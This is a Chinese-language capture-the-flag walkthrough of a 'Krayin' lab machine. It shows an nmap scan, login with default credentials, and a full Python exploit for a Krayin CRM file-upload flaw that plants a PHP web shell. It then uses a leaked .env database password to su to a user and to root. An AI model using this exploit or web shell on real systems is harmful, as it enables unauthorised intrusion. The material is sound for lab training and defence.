

krayin

信息收集

```
(kali㉿192) [~/Desktop/Dasz/Krayin.]
$ cat ports.nmap
# Nmap 7.99 scan initiated Tue Aug 25 21:39:56 2026 as: /usr/lib/nmap/nmap -sT -Pn -sV -sC -O -p- -oA ports 192.168.5.34
Nmap scan report for 192.168.5.34
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
|_http-server-header: Apache/2.4.68 (Debian)
|_http-title: Dino Game
8080/tcp  open  http     nginx
|_http-title: Sign In
|_Requested resource was http://192.168.5.34:8080/admin/login
MAC Address: 08:00:27:63:63:3C (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=8/25%OT=22%CT=1%CU=38102%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6A8D9B4E%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I
OS:%TS=21)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=106%GCD=1%IS
OS:R=105%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=20
OS:R=105%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=20
OS:R=105%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=20
OS:R=105%TI=Z%CI=Z%II=I%TS=22)OPS(O1=M5B4ST11NW8%O2=M5B
OS:4ST11NW8%O3=M5B4NNT11NW8%O4=M5B4ST11NW8%O5=M5B4ST11NW8%O6=M5B4ST11)WIN(W
OS:1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%
OS:O=M5B4NNSNW8%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=
OS:N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A
OS:=S+%F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%D
OS:F=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL
OS:=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 25 21:40:31 2026 -- 1 IP address (1 host up) scanned in 34.96 seconds
```

常规端口，优先80,8080


80




一个js游戏，尝试通关(bushi)

检查js文件，发现没有通关奖励，先略过

8080



8080跑的是krayin



github找到默认账户，登录后台

信息搜集发现存在新鲜CVE

 CN-SEC 中文网
<https://cn-sec.com/archives>

[CVE-2026-38526-Krayin CRM 文件上传导致远程代码执行 - CN-SEC 中](#)

...

2026年7月12日 · 漏洞分析 CVE-2026-38526 Krayin CRM 文件上传 导致远程代码执行 严重CVSS 9.9 📅

2026-07-12 Critical级别漏 ...

属性	详情
CVE 编号	CVE-2026-38526
CVSS 3.1	9.9 Critical
CWE 分类	CWE-434（危险文件类型无限制上传）
影响产品	Webkul Krayin CRM v2.2.x
漏洞端点	/admin/tinymce/upload
利用条件	低权限认证用户（任意有效账号）
攻击复杂度	低（Low）
交互需求	无需用户交互（None）
影响范围	Scope Changed（可突破应用边界影响宿主机）
披露时间	2026年4月14日

利用：

登录后向 /admin/tinymce/upload POST一个php一句话，文件落在/storage/tinymce/目录下

利用脚本

```
import requests
from bs4 import BeautifulSoup
from urllib.parse import unquote

TARGET = "http://192.168.5.34:8080"
EMAIL = "admin@example.com"
PASSWORD = "admin123"
COMMAND = "id"

session = requests.Session()

# Step 1: 获取登录页的 CSRF Token
login_page = session.get(f"{TARGET}/admin/login")
soup = BeautifulSoup(login_page.text, "html.parser")
_token = soup.find("input", {"name": "_token"})["value"]

# Step 2: 登录
login_data = {
    "_token": _token,
    "email": EMAIL,
    "password": PASSWORD
}
r = session.post(f"{TARGET}/admin/login", data=login_data)
if r.status_code != 200:
    print("[-] 登录失败")
    exit(1)
print("[+] 登录成功")

# Step 3: 提取 XSRF-TOKEN 用于上传
xsrftoken = unquote(session.cookies.get("XSRF-TOKEN", ""))
headers = {"X-XSRF-TOKEN": xsrftoken}
```

```
# Step 4: 上传 PHP web Shell
files = {
    "file": ("shell.php", "<?php system($_GET['cmd']); ?>", "image/jpeg")
}
r = session.post(
    f"{TARGET}/admin/tinymce/upload",
    files=files,
    headers=headers
)
if r.status_code == 200:
    shell_url = r.json().get("location", "")
    print(f"[+] 文件上传成功: {shell_url}")
else:
    print("[-] 上传失败")
    exit(1)

# Step 5: 触发 RCE
r = session.get(f"{TARGET}/{shell_url}?cmd={COMMAND}")
print(f"[+] 执行结果:{r.text} ")
```

uid=33(www-data) gid=33(www-data) groups=33(www-data)

反弹shell

```
exit
www-data@Krayin:~/krayin/laravel/storage/app/public/tinymce$ |
```

提权krayin

查找krayin应用的配置文件

```
/var/www/krayin/laravel/.env
```

暴露数据库密码

```
APP_NAME=Krayin
APP_ENV=local
APP_KEY=base64:kYTucmgOTPR+Txhiyf1tQv2i9mr4vcg+clxEBmawthI=
APP_DEBUG=true
APP_URL=http://krayin.dsz:8080
APP_TIMEZONE=Asia/Kolkata
APP_LOCALE=en
APP_CURRENCY=USD

VITE_HOST=
VITE_PORT=

LOG_CHANNEL=stack
LOG_LEVEL=debug

DB_CONNECTION=mysql
```

```
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=krayin
DB_USERNAME=krayin
DB_PASSWORD=root123
DB_PREFIX=

BROADCAST_DRIVER=log
CACHE_DRIVER=file
QUEUE_CONNECTION=sync
SESSION_DRIVER=file
SESSION_LIFETIME=120

MEMCACHED_HOST=127.0.0.1

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_MAILER=smtp
MAIL_HOST=mailhog
MAIL_PORT=1025
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null
MAIL_FROM_ADDRESS=laravel@krayincrm.com
MAIL_FROM_NAME="${APP_NAME}"
MAIL_DOMAIN=webkul.com

MAIL_RECEIVER_DRIVER=sendgrid

IMAP_HOST=imap.example.com
IMAP_PORT=993
IMAP_ENCRYPTION=ssl
IMAP_VALIDATE_CERT=true
IMAP_USERNAME=your_username
IMAP_PASSWORD=your_password

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-1
AWS_BUCKET=

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```

尝试切换krayin

```
www-data@Krayin:~/krayin/laravel/storage/app/public/tinymce$ su krayin
su krayin
Password: root123
whoami
krayin
```

提取root

绕了一大圈，发现root的密码也是root123

```
krayin@krayin:/home$ su  
su  
Password: root123  
  
root@krayin:/home# |
```